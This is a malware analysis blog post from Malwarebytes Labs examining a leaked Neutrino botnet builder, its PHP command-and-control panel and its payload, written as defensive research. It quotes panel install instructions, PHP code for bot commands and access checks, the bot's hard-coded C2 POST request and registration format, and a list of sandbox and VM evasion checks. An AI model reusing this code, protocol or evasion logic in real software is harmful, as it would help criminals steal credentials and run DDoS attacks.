Inside Neutrino botnet builder | Malwarebytes Labs

By hasherezade

Published: 2015-08-18 · Archived: 2026-04-05 12:35:46 UTC

It is common practice among cybercriminals to sell their products in the form of packages, consisting of:

- **a malicious payload** – a frontend of the malware that is used for infecting users
- **a C&C panel** – a backend of the malware, usually designed as a web-application, often dedicated to LAMP environment
- **a builder** – an application used for packing the payload and embedding in it information specific for the interest of the particular distributor (the C&C address, some configuration, etc)

Such packages are commercial products sold on the black market. However, from time to time it happens that the product leaks into mainstream media. It gives researchers a precious opportunity to take a closer look on the used techniques.

Recently, I found a leaked package containing the builder for the Neutrino botnet. It is not the newest version (as usually the case), but it still provides lot of useful information that can help in comparative analysis with the samples that are nowadays actively distributed.

Elements involved


– **Neutrino Builder** – 32 bit PE, written in VS2013, packed with **Safengine Shielden v2.3.6.0** (md5=80660973563d13dfa57748bacc4f7758) – **panel** (written in PHP) – **stub** (payload) – 32 bit PE, written in MS Visual C++ (md5=55612860c7bf1425c939815a9867b560, section *.text* md5=07d78519904f1e2806dda92b7c046d71)

Functionality

Neutrino Builder v3.9.4


The builder has been written in Visual Studio 2013, and it requires the appropriate redistributable package to run. The provided version is cracked (as the banner states: “Cracked and coded by 0x22”).

The functionality of this tool is very simple – it just asks a user for the C&C address and writes it inside the payload:




Comparing 2 payloads – the original one, and the one edited by the Builder, we can see that changes made by the builder are really small – it simply encrypts the supplied URL and stores it in the dedicated section.

Below: left (*stub*) – original payload, right (*test_stub.exe*) – edited payload.




Panel



Name	Date modified	Type	Size
.htaccess	2015-07-17 16:23	HTACCESS File	1 KB
404.php	2015-07-17 16:23	PHP File	1 KB
allinone.js	2015-07-17 16:23	JScript Script File	201 KB
auth.php	2015-07-17 16:23	PHP File	3 KB
bootstrap.css	2015-07-17 16:23	Cascading Style S...	244 KB
bootstrap-datepicker.js	2015-07-17 16:23	JScript Script File	13 KB
bootstrap-theme.css	2015-07-17 16:23	Cascading Style S...	15 KB
browser_cookie_remover.bat	2015-07-17 16:23	Windows Batch File	4 KB
code2name.php	2015-07-17 16:23	PHP File	9 KB
config.php	2015-07-17 16:23	PHP File	2 KB
countries.php	2015-07-17 16:23	PHP File	6 KB
custom.css	2015-07-17 16:23	Cascading Style S...	84 KB
datepicker.css	2015-07-17 16:23	Cascading Style S...	5 KB
functions.php	2015-07-17 16:23	PHP File	20 KB
GeoIP.dat	2015-07-17 16:23	DAT File	1 235 KB
geoip.php	2015-07-17 16:23	PHP File	42 KB
geoipregionvars.php	2015-07-17 16:23	PHP File	95 KB
glyphicons-halflings-regular.ttf	2015-07-17 16:23	TrueType font file	41 KB
index.html	2015-07-17 16:23	Firefox HTML Doc...	1 KB
index.php	2015-07-17 16:23	PHP File	1 KB
install.php	2015-07-17 16:23	PHP File	17 KB
readme.txt	2015-07-17 16:23	Text Document	12 KB
redir.php	2015-07-17 16:47	PHP File	3 KB
tasks.php	2015-07-17 16:23	PHP File	7 KB

The package contains full instructions written in Russian (***readme.txt***), where we can find many interesting details about the functionality (examples below).



index.php | config.php | countries.php | functions.php | geoip.php | geoipregionvars.php | tasks.php | readme.txt

```
_____   __           _____       _____
___  | / /_________  ___  /_____________(_)_____________
__   |/ /_  _ \  / / /  __/_______/_ /__  __ \  __ \
_  /|  / /  __/ /_/ // /_ _  /    _  / _  / / / /_/ /
/_/ |_/  \___/\__,_/ \__/ /_/     /_/  /_/ /_/\_,bot/
~ Stress testing tool
Внимание!
Комплекс предназначен для тестирования собственных систем на отказоустойчивость.
================================================
- Инструкция по установке панели управления -
================================================

1) Установить на скрипты config.php и install.php права 777.
2) Для установки запустить скрипт install.php и следовать инструкциям.
3) После установке скрипт выдаст Вам ссылку на вход в панель, сохраните её.
4) Логин и пароль по умолчанию admin;admin.
Не забудьте удалить скрипт install.php после установки.

Важно :
Для создания билда, Вам потребуется дать мне полный путь до скрипта tasks.php или redir.php (прокладка).
В redir.php в переменной $url должен быть указать полный путь к tasks.php закодированный алгоритмом base64.
Прокладка может быть установлена на любом сервере с поддержкой php.

Для корректной работы поиска по логам формграббера, необходим установленный MySQL версии не ниже 5.6
============================
```

The requirements for the panel installation:

- PHP
- MySQL not lower than 5.6 (for the full functionality)

Default login and password to the panel: ***admin***, ***admin***

Tasks performed by the infected client on demand:

- various types of DDoS attacks
- keylogging (enable/disable), including – trace text in a defined window
- find file of the defined type
- update bot
- remove bot
- DNS spoofing (redirect address X to address Y)
- Formgrabbing, stealing FTP credentials
- download and execute a file one of the following types (EXE, DLL, bat, vbs)
- add defined entry into the Windows Registry

[code language=”php” title=”functions.php” firstline=”266″] function EncodeCommand($command) { switch (strtolower($command)) { case “ddos”: return “http”; break; case “https ddos”: return “https”; break; case “slowloris ddos”: return “slow”; break; case “smart http ddos”: return “smart”; break; case “download flood”: return “dwflood”; break; case “udp ddos”: return “udp”; break; case “tcp ddos”: return “tcp”; break; case “find file”: return “findfile”; break; case “cmd shell”: return “cmd”; break; case “keylogger”: return “keylogger”; break; case “spreading”: return “spread”; break; case “update”: return “update”; break; case “loader”: return “loader”; break; case “visit url”: return “visit”; break; case “bot killer”: return “botkiller”; break; case “infection”: return “infect”; break; case “dns spoofing”: return “dns”; break; } return “failed”; } [/code]

C&C is very sensitive for illegitimate requests and reacts by blacklisting the IP of the source:

[code language=”php” title=”functions.php” firstline=”93″ highlight=”97,100,104″] function CheckBotUserAgent($ip) { $bot_user_agent = “Mozilla/5.0 (Windows NT 6.1; WOW64; rv:35.0) Gecko/20100101 Firefox/35.0”; if ($_SERVER[‘HTTP_USER_AGENT’] != $bot_user_agent) { AddBan($ip); } if (!isset($_COOKIE[‘authkeys’])) { AddBan($ip); } $cookie_check = $_COOKIE[‘authkeys’]; if ($cookie_check != “21232f297a57a5a743894a0e4a801fc3”) { /* md5(admin) */ AddBan($ip); } } [/code]

Looking at install.php we can also see what are the formgrabbing targets. The list includes the most popular e-mails and social networking sites (**facebook**, **linkedin**, **twitter** and others).

```
[code language="php" title="install.php" firstline="103"] $ff_sett = "INSERT INTO `formgrabber_host` (`hostnam
```

The main file used for communication with the bot is ***tasks.php***. Only POST requests are accepted. Below: adding information sent by a bot into the database:

```
[code language="php" title="tasks.php" firstline="20"] if ($_SERVER["REQUEST_METHOD"] != "POST") { AddBan($rea
```

Opening ***index.php*** causes adding client’s IP into a blacklist (unconditional):

[code language="php" title="index.php" firstline="18" highlight="20"] ConnectMySQL($db_host, $db_login, $db_password, $db_database); CheckBan($real_ip); AddBan($real_ip); [/code]

Stub

All the commands that can be found in the backend are reflected in the frontend. We can see it clearly, because the payload is not obfuscated!

Hard-coded authkey, that is checked in by the C&C occurs in every request sent by the bot:

```
.rdata:00413370 aPostSHttp1_0Ho db 'POST %s HTTP/1.0',0Dh,0Ah ; DATA XREF: sub_4098F0+1E0↑o
.rdata:00413370                 db 'Host: %s',0Dh,0Ah
.rdata:00413370                 db 'User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:35.0) Gecko/20'
.rdata:00413370                 db '100101 Firefox/35.0',0Dh,0Ah
.rdata:00413370                 db 'Content-type: application/x-www-form-urlencoded',0Dh,0Ah
.rdata:00413370                 db 'Cookie: authkeys=21232f297a57a5a743894a0e4a801fc3',0Dh,0Ah
.rdata:00413370                 db 'Content-length: %i',0Dh,0Ah
.rdata:00413370                 db 0Dh,0Ah
.rdata:00413370                 db '%s',0Ah,0
```

Bot is registering itself to C&C, reporting its version and environment:


```
00405A05
00405A05 report_bot_data:
00405A05 mov     ecx, [ebp+var_1218]
00405A0B push    ecx
00405A0C push    offset a3_9_4   ; "3.9.4"
00405A11 lea     edx, [ebp+var_1628]
00405A17 push    edx
00405A18 lea     eax, [ebp+var_1830]
00405A1E push    eax
00405A1F lea     ecx, [ebp+var_1A38]
00405A25 push    ecx
00405A26 push    offset aCmd1UidSOsSAvS ; "cmd=1&uid=%s&os=%s&av=%s&version=%s&qua"...
00405A2B mov     edx, [ebp+var_8]
00405A2E push    edx
00405A2F call    ds:wsprintfW
00405A35 add     esp, 1Ch
00405A38 jmp     short loc_405A

; const WCHAR aCmd1UidSOsSAvS
aCmd1UidSOsSAvS:
unicode 0, <cmd=1&uid=%s&os=%s&av=%s&ve>
unicode 0, <rsion=%s&quality=%i>,0
```

Implementation of the commands requested by the C&C (selected examples):


Downloading specified payload form the C&C:

Keylogger (fragment)


Framegrabber (fragment)




Steal Clipboard content (fragment):



The stolen content (i.e. logged keys) is saved in a file(***logs.rar***). Further, the file is read and uploaded to the C&C:




Wrapping the file in a POST request:




Also, success and failure of every task requested by the C&C is reported by the bot:

This malware is a threat not only for a local computer. It also scans LAN searching for shared resources and steals them:



Steal shared (fragment):



Defensive techniques

The payload also contains an extensive set of various defensive functions.

In addition to the well-known checks – like *isDebuggerPresent*, we can find some that are less spread – like checking the user name against names used by known sandboxes: “maltest”, “tequilaboomboom”,”sandbox”, “virus”, “malware”. Full set explained below:

- **is debugger present,** via: *IsDebuggerPresent*
- **is remote debugger present**, via: *CheckRemoteDebuggerPresent(GetCurrentProcess(), pDebuggerPresent)*

- **check if running under Wine**, via: *GetProcAddress(GetModuleHandleW(“kernel32.dll”), “wine_get_unix_file_name”)*

Check presence of blacklisted substrings (ignore case):

- **username** via: *GetUserNameW* vs {“*MALTEST*“, “*TEQUILABOOMBOOM*“, “*SANDBOX*“, “*VIRUS*“,”*MALWARE*“}
- **current module name**, via: *GetModuleNameW* vs {“*SAMPLE*“, “*VIRUS*“, “*SANDBOX*” }
- **BIOS version**, via registry key: “*HARDWARE\Description\System*“, value “***SystemBiosVersion***” against: {“*VBOX*“, “*QEMU*“, “*BOCHS*“}
- **BIOS version**, via registry key: “*HARDWARE\Description\System*“, value “***VideoBiosVersion***” against: “*VIRTUALBOX*“
- **SCSI** : via registry key: “*HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id*“, value “*Identifier*“), against {“*VMWARE*“, “*VBOX*“, “*QEMU*“}

Check presence of:

- **VMWareTools**, via registry key: *SOFTWARE\VMware, Inc.\VMware Tools*
- **VBoxGuestAdditions**, via registry key: *SOFTWARE\Oracle\VirtualBox Guest Additions*

Conclusion

Malware analysts usually deal with just one piece of the puzzle from the following set – the malicious payload. Having a look at full packages, like the one described above, helps to see the bigger picture.

It also gives a good overview on how the actions of distributing malware are coordinated. As we can see, criminals are provided with a very easy way to bootstrap their own malicious C&C. It doesn’t really require advanced technical skills to become a botnet owner. We live in age when malware is a weapon available to the masses – that’s why it is so crucial for everyone to have a solid and layered protection.

About the author

Unpacks malware with as much joy as a kid unpacking candies.
